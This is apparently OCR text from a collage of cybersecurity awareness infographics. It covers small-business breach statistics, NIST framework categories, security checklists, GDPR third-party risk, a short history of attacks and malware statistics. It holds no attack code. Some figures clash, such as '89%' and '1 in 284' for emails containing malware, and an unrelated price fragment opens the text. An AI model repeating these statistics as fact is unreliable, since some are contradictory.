
$133,000 US

which gets you (more or less):

4
new cars

67%
of a house

149,438
chocolate bars


INFOGRAPHIC
Cybersecurity and Small Businesses
Small businesses form the backbone of the U.S. economy – one in two American workers are employed at a small business, and 15 million new jobs were created at small businesses between 1993 and 2009. Unfortunately, small businesses are vulnerable to cyberattacks, and many must improve the manner in which they safeguard their information.
Percentage of small businesses that will close within six months of a cyberattack
60%
Percentage of cyberattacks aimed at small companies...
...in 2011
18%
...in 2014
36%
The Cybersecurity Disconnect: Percentage of small businesses that...
...say their company is safe from cyber-threats such as hackers, viruses, malware or breaches
77
...say they are not concerned about external (hackers stealing data) or internal (employees stealing data) threats
66
...believe a data breach incident would have no impact on their business
47
Percentage of small businesses that...
...do not have a formal written Internet security policy for employees
87
...do not even have an informal Internet security policy for employees
69
...do not have a privacy policy that employees must comply with when they handle customer or employee information
60
...do not have a policy for employee social media use on the job
75
...do have a policy for employee social media use on the job
23
Data sources: National Cyber Security Alliance, Symantec, U.S. Department of Commerce, U.S. Small Business Administration, U.S. Department of Labor/Bureau of Labor Statistics, U.S. Census Bureau

NIST Cyber Security Framework
1
Identify
AM: Asset Management
BE: Business Environment
GV: Governance
RA: Risk Assessment
RM: Risk Management Strategy
2
Protect
AC: Access Control
AT: Awareness Training
DS: Data Security
IP: Information Protection Processes and Procedures
PT: Protective Technology
3
Detect
AE: Anomolies and Events
CM: Security Continuous Monitoring
DP: Detection Processes
4
Respond
RP: Response Planning
CO: Communications
AN: Analysis
MI: Mitigation
IM: Improvements
5
Recover
RP: Recovery Planning
IM: Improvements
CO: Communications

Effective Cyber Security Practice

anson mᶜcade

Encryption:

Protect your sensitive data. Do you use encryption software to protect your critical information from unauthorised access?

Disaster recovery:

Backup your critical systems and data, and test backup recovery processes regularly. Do you know if you are able to restore services in the event of an attack?

Manage the risk:

You need to know what information you hold and why you hold it. Is it classified? Do you review who has access to your most sensitive data? Do you understand your vulnerabilities?

Network and computer security:

Keep systems, software and apps up-to-date and fully patched. Do you make sure your computer network is configured to prevent unauthorised access?

User and device credentials:

Ensure your staff use strong passwords when logging on to hardware and software. Change the default Administrator credentials for all devices. Do you use two-factor authentication where the confidentiality of the data is most crucial?

Awareness:

People are an integral part of the cyber security chain. Do you educate your staff on cyber security risks?

Accreditation:

Gaining a recognised accreditation, such as Cyber Essentials, could improve the security of your firm. Do you align your firm to a recognised cyber scheme?

Information sharing:

Sharing threat information with your peers, through networks such as the Cyber Security Information Sharing Partnership (CiSP), is a vital tool in strengthening your cyber defences. Are you a member of any information-sharing arrangements?

RISKY BUSINESS!

EMPLOYEES ARE THE WEAKEST LINK IN YOUR SECURITY INVESTMENTS

73%
of organizations are unable to effectively build employee awareness about **APTs**.

67%
of organizations are unable to effectively ensure that employees comply with the company's **mobile policies**.

62%
of organizations do not effectively educate employees for protecting data in the **new work environment**.

45%
of companies have not effectively adapted policies, processes, and skills for the **cloud**.

FOUR STEPS TO RAISE MATURITY IN YOUR CONTROLS FOR EMERGING RISKS

Identify vulnerabilities in employee behavior, given APT attacks' tendency to target individuals over systems.

Tailor security solutions to mobile users' needs to ensure compliance with mobility policies.

Educate employees on the security implications of big data, social media, and device consumerization.

Assess the risks from cloud via low-risk cloud pilots and enable employees to make informed decisions on cloud adoption.

10 Elements of Business Cyber Security

NETWORK SECURITY

Is your network perimeter managed and protected using recommended hardware and software security solutions to filter out unauthorised access and malicious content? Is this monitored and tested on an ongoing basis?

REMOVABLE MEDIA CONTROLS

Did you know that plugging in a USB drive, or even a USB mouse, can deploy malware to your computer or networkd - potentially allowing a cyber-criminal access to your data or networks.

SECURE CONFIGURATION

Are security patches and updates being proactively installed on servers and desktops to prevent anautherised access to systems via 'backdoor vulnerabilities' in operating systems and applications?

MONITORING

Are all IT systems and networks monitored to catch suspicious activity that could indicate an attack?

USER EDUCATION AND AWARENESS

Is ongoing user education happening to ensure users stay vigilant against cyber-attacks? Most successful attacks use social engineering methods to take advantage of people, rather than breaking through systems or exploiting technological vulnerabilities.

MALWARE PROTECTION

Are all systems protected by malware to prevent download of infected files or installation of suspicious software? Thousands of new threats emerge daily. Is there a new policy in place to ensure malware protection is always completely up to date and not bypassed by users.

MANAGE USER PRIVILEGES

Privileged accounts with access to more sensitive information and higher levels of controls should be limited and carefully monitored.

INCIDENT MANAGEMENT

Are users aware of appropriate action to take in case of cyber attack or IT disaster scenarios? Is there a documented and tested disaster recovery or business continuity plan in place?


HOME AND MOBILE WORKING

Home and mobile working can be a security risk if best practices are not followed. For example, using a shared device can result in data leakage outside the organisation, and using public wifi can leave users vulnerable to "man in the middle" attacks, where a cyber-criminal snoops on an unsecured connection.

DRAW UP A SECURITY POLICY

All IT use should be governed by an IT security policy - outlining the required processes and allowed behaviours for all users within the scope of the document. Following the security policy will ensure that IT disaster, cyber-attack or security breach is not down to negligence on the part of internal staff.

anson mccade


DDoS Attacks on Mobile/Wireless Networks
ARBOR NETWORKS
LTE deployments are increasing:
53%
of operators have LTE deployed.
78%
of operators are already offering or plan to offer 4G services within the next two years, so the number of 4G users will increase rapidly.
The security risks to operators are on the increase:
1/3
of respondents have suffered an outage that affected customers.
?
28% have specifically suffered an inbound DDoS attack.
24% not sure whether they have suffered a DDos attack or not.
The key to securing the network lies in knowing what is on it – yet there is poor visibility:
65%
don't have full visibility of the back-end network.
57%
do not know what proportion of subscriber devices are compromised.
SOURCE: Arbor Networks 8th annual Worldwide Infrastructure Security Report.
For more information visit arbornetworks.com/report

THE BRIEF AND INCOMPLETE HISTORY OF

CYBERSECURITY

1971

Bob Thomas created a program widely accepted as the **first computer worm**, that bounced between computers. Though not malicious, it would display the message "I'm the creeper: catch me if you can"

1989

Robert Morris created a **computer worm**, which slowed the early internet down significantly
It is documented as the **first denial-of-service (DoS) attack**

1989

Joseph Popp created the first **Ransomware** attack, called **AIDS_TROJAN**

1990

The Computer Misuse Act passes in the UK, effectively **criminalizing** any unauthorized access to computer systems.

1996

Hackers alter websites of the **United States Department of Justice**, the **CIA**, and the **U.S. Air Force.**

1999

Software security goes mainstream In the wake of **Microsoft's Windows 98** release

2000

The **ILOVEYOU worm** infects **millions** of computers worldwide within a few hours of its release and is regarded as one of the most damaging worms ever

2002

The Bush administration files a bill to create the **Department of Homeland Security**

2003

The **Hacktivist** group **Anonymous** is created

2010

The first **Malware Conference**, MALCON takes place in India

2016

Wikileaks published the documents from the 2016 Democratic National Committee **email leak.**

https://www.uscybersecurity.net/

ARAVO

EU GDPR & THIRD PARTY RISK

Companies have until May 2018 to comply with the EU GDPR. This far-reaching data privacy regulation gives regulatory authorities greater powers to take action against companies that breach the law.

Too often companies' greatest risk exposure lies with third parties, so it is important to be considering and implementing your third party compliance programs now to protect one of your most valuable assets - your clients' private and personal information.

The regulation introduces tough new penalties of fines up to

4% ANNUAL GLOBAL REVENUE

or

20 MILLION EUROS

whichever is greater

Third Parties Are Often Your Weakest Link

Third parties represent your biggest threat to data security - about 63% of all data breaches involve third parties.

Some of the largest financial sanctions for data control failures have been because of third party actions.

HOME DEPOT

TARGET

AT&T

Look to trends in other regulation. 93% of FCPA sanctions are associated with third party actions.

The Regulation is broad and extra-territorial in scope. Applies to any entity that touches personal data on EU citizens, even if that entity did not collect that data itself.

The definition of personal data is broader, including identifiers such as: social identity, economic, cultural, physical, mental and genetic.
It extends consumer rights across: access, consent, correction, data portability and erasure.

There is a new provision for 'privacy by design' which calls for data protection to be built into products and services, rather than being tackled as an afterthought.

Companies will need to design compliant policies, procedures and systems at the outset of any product or process development.

Data Controller Vs Data Processor

A data controller is a person or organization who decides how data is to be stored and processed.
A data processor is a person or organization who uses that data for business purposes.

E.g. if a retailer collects customer information, which it shares with a third party call center, the retailer is the data controller, and the call center is a data processor.

Data Processor

Data Processors can be held directly liable for the protection of personal data.
If there is a breach, data processors must notify the company they're doing the work for, i.e. the controller, 'without undue delay'.

Data Controller

Data controllers must ensure that there are adequate contracts in place governing data processors. Controllers must report a data beach to the authorities no longer than 72 hours after becoming aware of the breach, unless the breach has a low risk to the data subject's rights.

! A data breach is defined as any accidental or unlawful destruction or loss, alteration, unauthorised disclosure or access to personal data.

Data breach → **72 hours** → *notify* → Data Protection Authorities

describing

- The number of records that have been exposed
- Categories of data breached
- Measures taken to mitigate adverse effect
- Measures taken to address the data breach
- Consequences of the data breach

If the breach is likely to result in a high risk to the rights and freedoms of the data subject

← You must notify all data subjects that may be affected

A data breach exposes your company to the risk of significant **reputational damage.**

5 Steps To Take Now

To mitigate third party risk associated with the EU GDPR

1) BY 1H 2017

Partnering with your firm's Data Privacy or Compliance Officer, map your data. Understand where your data is (what third parties have access to it), what data they have (categories of data) and what they are doing with it. Make sure you only collect what is necessary and review legal grounds for processing.

2) BY 1H 2017

Ensure you have budget and resource allocated for completing GDPR assessments with third parties for 2017 and remediation projects in 1H 2018.

3) BY 3Q 2017

Review your contracts. GDPR contains new requirements for contracts with data processors, as well as between data controllers. Third parties should be categorized (as processors or controllers) and contracts should be reviewed for compliance with GDPR.

4) BY 3Q 2017

Complete a Pre-implementation Assessment of all your third parties that have access to, handle or touch your client/personal data to ascertain:
a) their awareness of GDPR;
b) that they have appropriate technical and organizational measures in place to comply.
Having this assessment completed by 3Q2017 will determine any high risk suppliers for further review.

5) BY 1Q 2018

Ensure that third parties are risk-scored according to assessments and other due diligence. For high-risk third parties, identify audit partners for the assessment of processes and to determine if on-site audits are required. Agree with your compliance team on remediation programs and on-going monitoring requirements.

You have until 18 May 2018 to be compliant with the GDPR.


Programs take time, so contact Aravo today to discover how we can support you with our GDPR third party risk management application.

info@aravo.com

Icons made by: www.flaticon.com/authors/madebyoliver


THE CYBER THREAT IS REAL
TYPES OF ATTACKS
RANSOMWARE
A type of malicious software designed to block access to a computer system until a sum of money is paid.
VIRUSES & WORMS
Code that infects computers through security failures and replicates itself to spread to other computers.
CYBER ESPIONAGE
A stealth attack to gain access to a network and exfiltrate sensitive information and data.
MALWARE
Malicious software that is designed to damage, disrupt, inflict or control networks, controllers, computers, or data.
ACCESS-BASED ATTACKS
Exploitation of compromised digital certificates and passwords to access networks. In 2012, the software to steal certificates increased 10x.
HACKING ATTACKS
Infiltration by hackers of networks and computers, compromising sensitive information more easily as data becomes more interconnected.
NAVY CYBERSECURITY TEAM
LEAD
The Secretary of the Navy and the Chief of Naval Operations establish cybersecurity strategy and policy, and oversee planning and execution.
ACQUIRE
Systems Commands develop, deliver and sustain cyber and cybersecurity capabilities
EQUIP
Navy Information Forces Command organizes, mans, trains, and equips the cybersecurity workforce.
FIGHT
U.S. Fleet Cyber Command /10th Fleet commands a full spectrum of cyber warfare capabilities across all warfighting domains.
ATTACK STATISTICS
Cybercrimes now take approximately 33 percent longer to resolve than 5 years ago
The annual global cost of cybercrime against consumers is 113 billion dollars
The DOD experiences 41 million scans, probes and attacks per month
Intrusions into critical U.S. infrastructure have increased by 17 times over the past three years
The average cost of resolving a single cyber attack is now 1.6 million dollars
CYBER SAFE
Cyber attacks have monetary and mission impacts
Sources:
OPNAV N2/N6
Harvard Business Review
CYBER ATTACKS EVOLVE
1988
"MORRIS WORM" ATTACK
Infected 60,000 computers, caused $100 million in damage
2015
OPM DATA BREACH
Hackers potentially stole information on more than 21.5 million current and former federal employees
2017
WANNACRY EXPLOIT
Attack infected 150,000+ computers in over 150 countries within the first 24 hours
2017
EQUIFAX COMPROMISE
Hackers potentially compromised the confidential information of 143 million Americans

Pop-Up Ads
It pops up advertisements and various kinds of messages on a user's system.
Antivirus disabled automatically
Your real-time protection might be disabled. A full scan with an anti-malware program is essential.
New/unknown programs launching
KEYWORD
It is probably a malware infection that was installed previously with some other software.
Web browser acting out of control
Browser Hijacking is a form of malware which makes your web browser begin to act weird.
Friends complain about spam
Accounts can be used to send spam messages to your contact list and spread malware to your friends' computers.
Slow-down of PC
Malware uses up available system resources leaving less space for other legitimate programs to operate normally.
Increased bandwidth usage
Due to an increase in network activity, internet bandwidth gets utilized at a faster pace.
Seven signs that your PC/laptop is definitely infected with a malware




ARE YOU SUFFERING A VIRUS INFECTION?
Computer Repair Tips and More
More than half of all computer uses will encounter malicious software, or malware, costing consumers billions of dollars each year. These programs can destroy your data, steal your information and make your PC unusable.
Malware creation hit a record high in 2011: 26,000,000 new strains
RISE IN MALWARE
80,000
70,000
60,000
50,000
40,000
30,000
20,000
10,000
0
2009
2010
2011
Number of new strains detected per day
53%
of all computer users have experienced a malware infection at some point
1 in 3 U.S. households had computers infected with malicious software in 2011
1.3 million
PCs had to be replaced
2011
Consumers lost $2,300,000,000 due to malware infections
ATTACKS BY TYPE
SPAM
24 million households
VIRUSES
16 million households
SPYWARE
8 million households
MOST COMMON MALWARE THREATS
Most Common Malware Threats
80.77%
Trojans
9.31%
Worms
6.43%
Viruses
2.89%
Adware/spyware
.6%
Other
VULNERABLE APPLICATIONS TARGETED BY MALWARE
35% Adobe Acrobat Reader
25% Java
11% Windows Components
4% Internet Explorer
4% Android Root
1% Adobe Flash
20% Other
TOP 3 COUNTRIES WITH THE MOST VIRUS THREATS
1. Russian Federation
2. Oman
3. United States
HOW COMPUTERS GET SICK
SPAM EMAIL
You open an email or attachment containing malware
DRIVE-BY DOWNLOADS
You visit a website that stealthily installs a virus on your computer
USER DOWNLOADS
You're tricked into downloading malware – often disguised as anti-virus software
1 IN 3
U.S. households receive heavy levels of spam
89%
of all emails contain malware
1 IN 284
emails contains malware
50.1% Pharmaceutical ads
12.1% Other product ads
9.1% Advance-fee (419) scams
5.1% Gambling
4.9% Malware
4.9% Financial
3.7% Phishing
3.2% Dating/sexually explicit material
2.5% Get-rich-quick schemes
4.4% Other
Malware infects an estimated
100,000 to 300,000
new websites per day.
63%
The number of browser-based malware attacks increased in 2011
25.4%
of those attacks came from U.S.-based servers
Where malicious links are found
31% Entertainment sites
22% Search engines
21% Social networks
14% Adult sites
12% Advertisements
1 IN 14
programs downloaded by computer users are malicious
User-downloaded viruses are responsible for
2,000,000 to 5,000,000
attacks per day
Fake anti-virus programs account for
15%
of all malware
$$$$$$$$$$$$$$$$
$$$$$$$$$$$$$$$$
Creators of fake anti-virus programs rake in more than
$34,000,000
a month from their malware efforts
HOW TO AVOID INFECTION
• Do not open emails or attachments from unknown sources
• Stay up-to-date on security patches
• Install security updates regularly
• Consider carefully before clicking on any link
• Download software only from credible sources
• Close pop-up ads by right-clicking on them in your task bar (not by clicking the "X" in the corner)
www.happyhamstercomputers.com
Copyright © 2013 Happy Hamster Computers
Infographic designed by Mad Fish SEO

What are the main causes of cyber incidents?



Source: Allianz Global Corporate & Specialty. Figures represent the percentage of answers of all participants who responded (446). Up to three answers possible.

What are the main causes of economic loss after a cyber incident?



Source: Allianz Global Corporate & Specialty. Figures represent the percentage of answers of all participants who responded (446). Up to three answers possible.

PewResearchCenter

October 29, 2014

Digital Life in 2025

Cyber Attacks Likely to Increase

